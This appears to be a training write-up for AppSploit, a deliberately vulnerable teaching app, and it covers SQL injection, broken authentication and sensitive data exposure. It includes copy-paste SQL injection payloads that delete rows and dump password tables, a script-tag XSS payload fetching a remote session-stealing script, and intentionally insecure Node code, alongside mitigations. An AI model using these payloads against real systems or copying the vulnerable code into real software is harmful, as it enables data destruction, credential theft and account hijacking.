

Supplementary Material

This document contains the write-up for each exploit and the stretch goal. It may be more convenient to use the links within the AppSploit web application and to save this as a back up.

SQL Injection

Proof of Concept

To demonstrate an injection attack we will use SQL injection as it is one of the most common forms of injection attack perpetrated against applications.

Login using credentials:

Username: user1

Password: user1pass

Set AppSploit to “Injection” and “Vulnerable” mode. You will see a list of tasks on user1’s todo list.

Todo List

View all tasks; complete or delete

<input type="checkbox"/>	Injection	×
<input type="checkbox"/>	Sensitive data exposure	×
<input type="checkbox"/>	XML external entities (XXE)	×
<input type="checkbox"/>	Broken access control	×
<input type="checkbox"/>	Security misconfiguration	×
<input type="checkbox"/>	Cross-site scripting (XSS)	×
<input type="checkbox"/>	Insecure deserialization	×
<input type="checkbox"/>	Using components with known vulnerabilities	×
<input type="checkbox"/>	Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been	

Press the “Reset user1” button at any time to reset user1’s todo list back to its initial state.

Exploit & Mitigation

SQL Injection

Exploit Insert malicious data into the application to destroy other users' data

Mitigation Perform server-side validation and parameterize user-supplied data before use.

[Write Up](#) | [Video](#)

Reset user1

Copy the text under any one of these sections of the “Exploit & Mitigation” card.

Destructive injection

Say goodbye, user1', 0, '1'); DELETE FROM todo WHERE user_id = '1'; INSERT INTO todo (task_description, task_complete, user_id) VALUES ('

Nondestructive injection

A first task', 0, '1'); INSERT INTO todo (task_description, task_complete, user_id) VALUES ('A second task', 0, '1'); INSERT INTO todo (task_description, task_complete, user_id) VALUES ('A final task

Access other users' data

vvvvvStart of other user tasksvvvvv', 0, '1'); INSERT INTO todo (task_description, task_complete, user_id) SELECT task_description, task_complete, '1' FROM todo WHERE user_id != '1'; INSERT INTO todo (task_description, task_complete, user_id) VALUES ('^^^^^End of other user tasks^^^^^

Paste the copied text into the submission box at the bottom of the todo list and click Submit to view the result.

A first task', 0, '1'); INSERT INTO todo (task

Submit

☐

Insufficient logging & monitoring

×

☐

A first task

×

☐

A second task

×

☐

A final task

×

Task description

Submit

Press “Reset user1” and try using the provided text in one of the other sections to see the result. Exploits can be done using any user, though only user1’s tasks will be deleted through the provided injection scripts.

Implementation

Secure

Nodejs module `sqlite3` provides a secure method to insert user-specified data into a string containing a SQL expression. Using the method described in the `sqlite3` module documentation to build the expression containing user-provided values is enough to prevent SQL injection. The prepared SQL expression contains a placeholder `'?'` character for each value that will be substituted. The placeholders are substituted with the user's sanitized input just before execution.

```
data = [req.body.desc, 0, req.session.user];

sql = "insert into todo(task_description, task_complete, user_id) values(?,?,?)";
db.run(sql, data, function (err) {
  if (err) {
    console.error(err.message);
  }
});
```

Vulnerable

The vulnerable variant of this function embeds the user-provided data in the prepared SQL expression using a naive method. Instead of using placeholders and sanitizing the user input, the user's values are used directly in order to prepare the complete SQL expression. The values are directly concatenated with prepared fragments of the complete expression and executed against the database.

```
sql =
  "insert into todo(task_description, task_complete, user_id) values('" +
  req.body.desc +
  "', " +
  0 +
  ", '" +
  req.session.user +
  "')";

db.exec(sql, function (err) {
  if (err) {
    console.error(err.message);
  }
});
```

Notably, in order to inject more than a single SQL expression at a time, the use of `db.exec()` was necessary as it does not halt further execution after a single statement is executed.

User Perspective

Detection

A user is unlikely to accidentally discover a site is susceptible to injection. Rather, a malicious user might test for it and then perform an injection attack that affects unsuspecting users. A user might notice that data they have saved to the site (e.g. items on their to-do list or their user information) has been destroyed or modified in some way through no action of their own. If injection is performed to extract data, a user's personal information (name, address, password, etc) might be compromised and lead to further consequences to the user depending on the sensitivity of the exposed data.

Defense

Users have few defenses against injection attacks perpetrated against applications they use. Having good general security practices as a user is really the best defense. For example, avoiding reuse of passwords across websites will mitigate the effects of an exposed password.

Defending against SQL injection is best accomplished by the app developers. Parameterization of user input will prevent user input from being interpreted as anything other than the intended data type. Sanitization of the user's input by escaping special characters and disallowing reserved words will help avoid the unintentional processing by an interpreter.

Remediation

To remedy an injection attack it is critical that an application has a proper audit trail available. Thorough logging of events and user actions allows a system admin to detect which parts of the system were affected by the attack so that per-case remediation steps can be taken if necessary and so that the application can be patched to prevent further exploitation. After the vulnerability has been discovered and patched, deleted data should be restored from available backups. If user data has been exposed, it would be prudent to notify affected users of the data breach; Force them to change their password and recommend that they change their password in any other location where the user has used the same credentials.

Threat Model

Sources:

[A1:2017-Injection | OWASP](#)

[Injection Flaws | OWASP](#)

[SQL Injection Prevention Cheat Sheet](#)

[IBM Knowledge Center](#)

Summary

Injection attacks occur by inserting malicious data into an application that is then fed to an interpreter and executed. Applications are vulnerable to this type of attack when untrusted data is used directly (without validation or sanitization) as part of an app's normal function.

Impact

Possible implications of injection attacks are wide-ranging, including application/database modification or destruction, sensitive data exposure, or creation of additional attack vectors.

Exploitation

An application would be vulnerable to SQL injection if it created SQL queries by concatenating user input with a simple query string:

```
String query = "SELECT * FROM users WHERE username = '" +  
req.body.username + "';"
```

In this example, a value of `johndoe' OR 1=1;` passed to the username parameter would return all records in the `user` table, potentially exposing sensitive data.

Hardening


Best practice dictates server-side validation of all user input before use. Data should be parameterized before being passed to prepared statements or stored procedures. Parameters with a known set of acceptable values should be validated against that set so that only known good values are accepted before being passed to an interpreter or database.

Broken Authentication

Proof of Concept

Set AppSploit to “Broken Authentication” and “Vulnerable”. Paste the snippet below into the task input field and press “Submit”.

```
<script
src="https://rawcdn.githack.com/nandj-osu/appsploit/eb58ca2a758
c72d40a892383838955571603de4a/payloads/broken_auth.js"
crossorigin="anonymous"></script>
```



AppSploit Login Register Instructions Logout

Broken Authentication Vulnerable

Todo List


View all tasks; complete or delete

Task description

Submit

Exploit Information
Broken Authentication
Exploit Hijack another user's session and perform tasks while appearing as that user.
Mitigation Use a secure, server-side session manager that generates a new random session ID after each login, destroy sessions at logout, and expire sessions after a timeout period.
[Write Up](#) | [Video](#)

Once the page has refreshed there will be a new task at the bottom of the task list that is blank. Open the developer console (Chrome: CTRL+Shift+J, Firefox: CTRL+Shift+K) and copy the string of characters after “connect.sid=”




Task description

Submit

connect.sid=s%3AqQYNh71ICMaVACV1uzI_SanNH-a7gSYy.PiY9Vx10iaU2MdVJap%2FDswiBHPfvunb8w%2FxoYoMsi2w

Open another browser or a new window in private/incognito mode and browse to a new session of AppSploit (<http://flip3.engr.oregonstate.edu:9090/> or localhost if running locally) and verify that no user is logged in.



AppSploit

localhost/login

AppSploit Login Register Instructions Logout

Select a vulnerability Vulnerable

Login


Username

Password


Login

Use the browser's developer tools to view the site's cookies.


Firefox: Shift+F9 for Storage Inspector




Chrome: CTRL+Shift+J > "Application" tab > "Cookies"



Find AppSploit's cookies and the row for the cookie with Name "connect.sid". Replace the "Value" field with the value copied from the other browser's console and press Enter.



Refresh the page or click the "Login" link. The second browser has now logged in as the compromised user without entering credentials.



Implementation

Secure

Sessions are implemented into the app to facilitate user login. A cookie is generated by the server and the session ID is saved to the user's system. When a user logs out, the session is destroyed, meaning the session ID is invalidated by the server and the session ID on the user's system is cleared.

```
if (req.session.secure){  
  req.session.destroy();  
}
```

Vulnerable

In its vulnerable implementation, the logout functionality only appears to end the user's session. The cookie on the user's system has its session ID cleared, but the server retains the cleared session ID as a valid session for that user's account. If that session ID is accessible by another person, they can simply replace the AppSploit session ID on their own system with the other user's session ID and gain access to that session without providing account credentials.

```
else {  
  res.clearCookie('connect.sid', { path: '/' });  
}  
context.message = `You are now logged out`;
```

This simulates a poor implementation of sessions where sessions are not invalidated properly when the user logs out or after an absolute amount of time.

User Perspective

Detection

It could take some time for a user to notice that they have been affected by broken authentication. A session not being properly invalidated means that any system using that session ID to access the application will retain access until the cookie is cleared on that system. Functionally, this is identical to leaving an account logged in on a public computer. The account owner might log in again at a later date and notice that actions have been taken on their behalf that they did not authorize. A user might be a bit embarrassed by a social media post that says, "I'm a dummy who left themselves logged in at the library," but they will be significantly more upset to find out that they left themselves logged in to their banking website and someone has drained their checking account.

Defense

There is not much an end-user can do to prevent being the victim of a site with broken authentication. To protect against sites that do not use a timeout period for sessions a user can be vigilant about logging out of websites frequently, especially when using shared devices. Avoiding reuse of passwords across sites helps prevent a user's account from being susceptible to credential stuffing if a site doesn't prevent automated threat detection.

Remediation

Once detected by a system admin, broken authentication can be remedied by using server-side session managers that generate random session IDs as users log in. Session IDs should be invalidated and destroyed when a user logs out, hasn't used a session after a period of time, or after an absolute amount of time after the session has been created, forcing users to use their credentials to log in. Multi-factor authentication will prevent unauthorized access if a user has set a weak password or has reused a password that was exposed in a data breach. Forcing users to update their password every few months will mitigate the effects of password reuse by limiting the amount of time a reused password is valid in an otherwise secure application.

Threat Model

Sources:

[A2:2017-Broken Authentication | OWASP](#)

Summary

An application with broken authentication can allow an attacker to fraudulently gain access to another user's account. Without implementing proper authentication, an attacker with a list of valid usernames and passwords could attempt a bruteforce attack by simply trying all of the credentials until the attacker gains access. Weak password recovery features that ask knowledge-based questions about a user can be guessed or be otherwise determined through publicly available information. Weak passwords containing dictionary words can also easily be guessed with simple dictionary attacks.

Session IDs that are not properly validated, invalidated, and refreshed over time and as users log in and out are vulnerable to being hijacked and used by a third party without needing to gain access to a user's credentials.

Impact

Once an attacker gains access to another user's account, the attacker can then perform actions while posing as the compromised user and potentially conduct fraudulent activity in their name. The owner of the compromised account could then become liable for the damage done in their name.

Exploitation

Credential stuffing can be effective when improper authentication is utilized in a web app. An attacker with a list of known valid usernames and passwords can attempt an automated attack to check for existing accounts.

Another bruteforce method for exploiting broken authentication is the dictionary attack. If a website allows users to have dictionary words as their password then attackers can simply look for users with these words as their password and gain access to their account this way. Passwords that never expire are ripe for exploitation as well. Password reuse is common and an old password exposed from a data breach on one website would make an account with a reused password vulnerable to attack.

Hardening

A server-side session manager should be used that generates random session IDs with each login. Session IDs should be hidden from the URL and also be invalidated when the user logs out.

Sensitive data exposure

Proof of Concept

Login to the application as “user1”, with password “user1pass”. Set AppSploit to “Sensitive data exposure” and “Vulnerable” mode. Notice the Server information string in the footer of the page; this is our first clue that sensitive data, in this case configuration, is being exposed in the vulnerable application.

The screenshot shows the AppSploit application interface. At the top, there is a navigation bar with links for 'AppSploit', 'Login', 'Register', and 'Instructions'. On the right side of the navigation bar, there are two buttons: 'Sensitive data exposure' (highlighted in yellow) and 'Vulnerable' (highlighted in red). Below the navigation bar, the main content area is titled 'Todo List' with a subtitle 'View all tasks; complete or delete'. The 'Todo List' contains a series of tasks, each with a checkbox and a description: 'Injection', 'Sensitive data exposure', 'XML external entities (XXE)', 'Broken access control', 'Security misconfiguration', 'Cross-site scripting (XSS)', 'Insecure deserialization', 'Using components with known vulnerabilities', and 'Insufficient logging & monitoring'. Below the tasks is a 'Task description' input field and a 'Submit' button. On the right side of the 'Todo List', there is a sidebar titled 'Exploit & Mitigation'. This sidebar contains the following information: 'Sensitive data exposure', 'Exploit: Exfiltrate passwords from the system', 'Mitigation: Ensure passwords are properly hashed', a link to 'Write Up | Video', and two code snippets. The first snippet is titled 'Dump schema' and shows a SQL query to dump the schema. The second snippet is titled 'Dump user accounts' and shows a SQL query to dump user accounts. At the bottom of the page, there is a red box containing the server information: 'Server: node v14.5.0 body-parser*1.19.0 cookie-parser*1.4.5 express*4.17.1 express-fileupload*1.1.7-alpha.3 express-handlebars*4.0.4 express-session*1.17.1 libxmljs*0.19.7 node-serialize0.0.4 pm2*4.4.0 sqlite3*5.0.0'. A red arrow points to this box from the left.

AppSploit Login Register Instructions

Sensitive data exposure Vulnerable

Todo List

View all tasks; complete or delete

- ☐ Injection
- ☐ Sensitive data exposure
- ☐ XML external entities (XXE)
- ☐ Broken access control
- ☐ Security misconfiguration
- ☐ Cross-site scripting (XSS)
- ☐ Insecure deserialization
- ☐ Using components with known vulnerabilities
- ☐ Insufficient logging & monitoring

Task description

Submit

Exploit & Mitigation

Sensitive data exposure

Exploit Exfiltrate passwords from the system

Mitigation Ensure passwords are properly hashed

[Write Up | Video](#)

Dump schema

```
===== Start Schema Dump =====, 0, '1');  
INSERT INTO todo (task_description,  
task_complete, user_id) SELECT sql, 1, 1  
FROM sqlite_master WHERE type = 'table'  
AND name NOT LIKE 'sqlite_%'; --
```

Dump user accounts

```
===== Start User Account Dump =====, 0,  
'1'); INSERT INTO todo (task_description,  
task_complete, user_id) SELECT  
GROUP_CONCAT(row, '\n'), 1, 1 FROM (SELECT  
id || ',' || username || ',' ||  
password_plaintext as row FROM user); --
```

Server: node v14.5.0 body-parser*1.19.0 cookie-parser*1.4.5 express*4.17.1 express-fileupload*1.1.7-alpha.3 express-handlebars*4.0.4 express-session*1.17.1 libxmljs*0.19.7 node-serialize0.0.4 pm2*4.4.0 sqlite3*5.0.0

We now know that the application is using specific server and database versions; Node v14.50 and SQLite3 v5.0.0. Armed with this information an attacker can start to probe the application to determine the query structure. Query structure determination is beyond the scope of this writeup, so the schema dump query is provided for you in the snippet below.

```
===== Start Schema Dump =====', 0, '1'); INSERT INTO todo
(task_description, task_complete, user_id) SELECT sql, 1, 1
FROM sqlite_master WHERE type = 'table' AND name NOT LIKE
'sqlite_%'; --
```

Examining the query you can see the first part, in blue, completes the application's insert query. Our payload follows in red. This second part leverages our knowledge of the underlying database to craft a query that will dump the database schema, providing us with valuable information for our exfiltration attack. The last part, in blue, terminates the injection preventing any following SQL from being executed.

Proceed to paste the snippet into the task description input and press submit. You should see some new tasks created containing the schema dumps for each table.

We now see that the user table is accessible. Lets dump its contents into the response.

```
===== Start User Table Dump =====', 0, '1'); INSERT INTO todo
(task_description, task_complete, user_id) SELECT
GROUP_CONCAT(row, '\n'), 1, 1 FROM (SELECT id || ',' ||
username || ',' || password_plaintext as row FROM user); --
```

Copy the snippet above and paste it into the task description input and press submit. You should now see a new task created containing all of the accounts in the application database. The passwords are stored in plain text! This is very sensitive data since many people will reuse the same username and password across web applications.

Examining the snippet we can see the same structure as our first injection query. The second part, in red, is taking advantage of the database's ability to aggregate results and form a nicely delimited CSV style output of our exfiltrated data.

Implementation

Secure

The secure variant of this exploit does not report a server information string, nor does it allow input to be passed directly into the pages SQL query. Moreover, the SQL query is first parameterized so that any values passed are properly sanitized and cast to their expected types.

```
let db = require("../db");

const routeInjectionPostTask = (req, res, next) => {
  if (req.session.secure) {
    data = [req.body.desc, 0, req.session.user];
    sql = "insert into todo(task_description, task_complete, user_id) values(?,?,?)";
    db.run(sql, data, function (err) {
      if (err) {console.error(err.message);}
    });
  } else {
```

Vulnerable

This variant reports a server string in the footer, much like default Apache, providing an attacker with a useful starting point to plan an attack. Additionally, raw user input is passed directly into a string template and interpolated without escaping special syntax.

```
let context = {
  vulnerability: "Sensitive data exposure",
  endpoint: req.originalUrl,
  exploit_card: "sensitive_data_card",
  user_id: req.session.user,
  footer: serverString
};

sql =
  "insert into todo(task_description, task_complete, user_id) values('" +
  req.body.desc +
  "', " +
  0 +
  ", '" +
  req.session.user +
  "')";

db.exec(sql, function (err) {
  if (err) {
    console.error(err.message);
  }
});
```

User Perspective

Detection

